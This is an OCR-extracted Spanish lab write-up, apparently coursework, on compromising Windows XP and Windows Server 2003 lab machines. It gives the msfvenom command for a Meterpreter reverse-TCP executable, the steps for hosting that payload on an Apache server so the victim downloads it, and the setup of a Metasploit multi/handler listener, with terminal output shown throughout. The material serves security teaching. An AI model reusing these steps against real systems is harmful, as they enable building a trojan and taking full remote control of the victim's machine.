
Con este acceso, el atacante puede:

- Crear, eliminar o modificar archivos.
- Gestionar usuarios y contraseñas.
- Manipular configuraciones críticas del sistema.
- Instalar malware o herramientas adicionales para persistencia y control.



9. Obtención de acceso a la consola del sistema mediante Meterpreter


Paso 10 La captura muestra la ejecución del comando **dir** desde la consola de comandos obtenida a través de **Meterpreter** en la máquina víctima con Windows XP. El listado revela el contenido del directorio raíz **C:**, donde se observan elementos clave del sistema operativo.




10. Exploración del sistema de archivos en la máquina comprometida

VULNERACION DE WINDOWS SERVER 2003 POR VIRUS

PASO 1 IP DEL ATACANTE Y DE LA VITICMA






PASO 2 La captura muestra la utilización de la herramienta **msfvenom** en Kali Linux para generar un **payload malicioso** en formato ejecutable (.exe).
El comando utilizado crea un binario llamado **satena3.exe**, configurado con el payload **windows/meterpreter/reverse_tcp**, el cual establece una conexión inversa desde la máquina víctima (Windows Server 2003) hacia el atacante (Kali Linux).
Parámetros principales usados:

- **LHOST=10.0.2.5** → Dirección IP del atacante.
- **LPORT=4678** → Puerto de escucha para recibir la conexión.
- **Formato (-f exe)** → Archivo ejecutable de Windows.


Impacto de seguridad:

- Una vez ejecutado el archivo en el servidor víctima, este abrirá una sesión remota **Meterpreter**, otorgando al atacante control total del sistema.
- Representa un **troyano personalizado**, difícil de detectar en sistemas sin antivirus actualizado.



11. Generación de payload malicioso con msfvenom

Paso 3: La captura muestra la verificación del estado del servicio **Apache2** en la máquina atacante (Kali Linux). El comando **service apache2 status** confirma que el servidor web se encuentra **activo y en ejecución** (active (running)), listo para alojar y distribuir archivos maliciosos.
Este servidor web se utilizará como medio para **alojar y servir el payload malicioso (satena3.exe)** previamente generado con msfvenom, de manera que la máquina víctima (Windows Server 2003) pueda descargar y ejecutar el archivo.




12. Configuración y activación del servidor Apache en Kali Linux

Paso 4 En esta captura se observa el uso de comandos en **Kali Linux** para acceder al directorio **/home/kali/clase** y listar su contenido con **ls**.

En la carpeta se encuentran varios ejecutables maliciosos generados con msfvenom:

- **satena.exe**
- **satena2.exe**
- **satena3.exe**

Estos archivos son **payloads configurados con Meterpreter reverse TCP**, cuyo objetivo es establecer una conexión inversa desde la máquina víctima (Windows Server 2003) hacia el atacante. Una vez ejecutados en el sistema objetivo, permitirán abrir sesiones remotas con control total.




13. Verificación de payloads maliciosos generados con msfvenom

Paso 5: En esta captura se visualiza la máquina víctima **Windows Server 2003** accediendo mediante **Internet Explorer** a la dirección **http://10.0.2.5/**, correspondiente al servidor **Apache** previamente configurado en Kali Linux.

El navegador muestra un **índice de directorio** con los siguientes archivos disponibles:

- index.nginx-debian.html
- index5.html
- satena.exe
- satena2.exe

Entre ellos destacan **satena.exe** y **satena2.exe**, los payloads maliciosos generados con msfvenom en pasos anteriores. Estos ejecutables serán descargados y ejecutados en el servidor Windows, permitiendo al atacante obtener acceso remoto mediante una sesión de **Meterpreter**.




14. Acceso al servidor Apache desde Windows Server 2003 para descarga del payload

Paso 6: En este paso, se copian los payloads generados con **msfvenom** hacia el directorio raíz de Apache (/var/www/html/) en la máquina atacante (Kali Linux).


```
┌──(root㉿kali)-[/home/kali/clase]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -f exe > /home/kali/clase/satena4.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[/home/kali/clase]
└─#  cp satena4.exe /var/www/html

┌──(root㉿kali)-[/home/kali/clase]
└─# cd /var/www/html

┌──(root㉿kali)-[/var/www/html]
└─# ls
index5.html  index.nginx-debian.html  satena2.exe  satena3.exe  satena4.exe  satena.exe

┌──(root㉿kali)-[/var/www/html]
└─#
```

15. Publicación de payloads maliciosos en el servidor Apache




16. Servidor Apache con listado de directorios expuesto en Windows Server 2003

Paso 7: En este paso, la víctima (Windows Server 2003) accede al servidor web del atacante mediante el navegador **Internet Explorer** ingresando a la dirección http://10.0.2.5/.



17. Descarga del payload malicioso en el servidor Windows Server 2003




Paso 8: En este paso, el atacante utiliza la consola de **Metasploit (msfconsole)** para buscar y configurar el módulo **multi/handler**, que se encarga de recibir conexiones inversas provenientes del payload malicioso ejecutado en la víctima.

```
msf6 > search multi/handler

Matching Modules
================

   #   Name                                           Disclosure Date  Rank       Check  Description
   -   ----                                           ---------------  ----       -----  -----------
   0   exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1   exploit/android/local/janus                    2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock)
 Scanner
   3   exploit/linux/local/bash_profile_persistence   1989-06-08       normal     No     Bash Profile Persistence
   4   exploit/linux/local/desktop_privilege_escalation  2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5     \_ target: Linux x86                         .                .          .      .
   6     \_ target: Linux x86_64                      .                .          .      .
   7   exploit/multi/handler                          .                manual     No     Generic Payload Handler
   8   exploit/windows/mssql/mssql_linkcrawler        2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   9   exploit/windows/browser/persits_xupload_traversal  2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   10  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence

msf6 >
```

18. Configuración del módulo multi/handler en Metasploit

Paso 9:



Paso 10: En este paso, el atacante configura el **payload definitivo** para obtener acceso remoto en la máquina víctima, sustituyendo el genérico shell_reverse_tcp por:

- **Payload:** windows/meterpreter/reverse_tcp

Con este cambio, en lugar de recibir solo una shell básica, se abre una **sesión Meterpreter**, que ofrece más funcionalidades avanzadas para el control de la máquina.

La configuración queda así:

- **EXITFUNC:** process → define cómo se cerrará la sesión (seguro al finalizar el proceso).
- **LHOST:** 10.0.2.5 → la dirección IP del atacante.
- **LPORT:** 4444 → puerto de escucha para recibir la conexión inversa.

Impacto de seguridad:

- El payload meterpreter/reverse_tcp permite al atacante:
  - Navegar por el sistema de archivos.
  - Descargar o subir archivos.
  - Capturar pantallas.
  - Ejecutar comandos.
  - Intentar escaladas de privilegios.
- Esto implica una **comprometida total de la seguridad del Windows Server 2003**.

```
msf6 exploit(multi/handler) > set lhost 10.0.2.5
lhost => 10.0.2.5
msf6 exploit(multi/handler) > set lport 4678}
[-] The following options failed to validate: Value '4678}' is not valid for option 'LPORT'.
lport => 4444
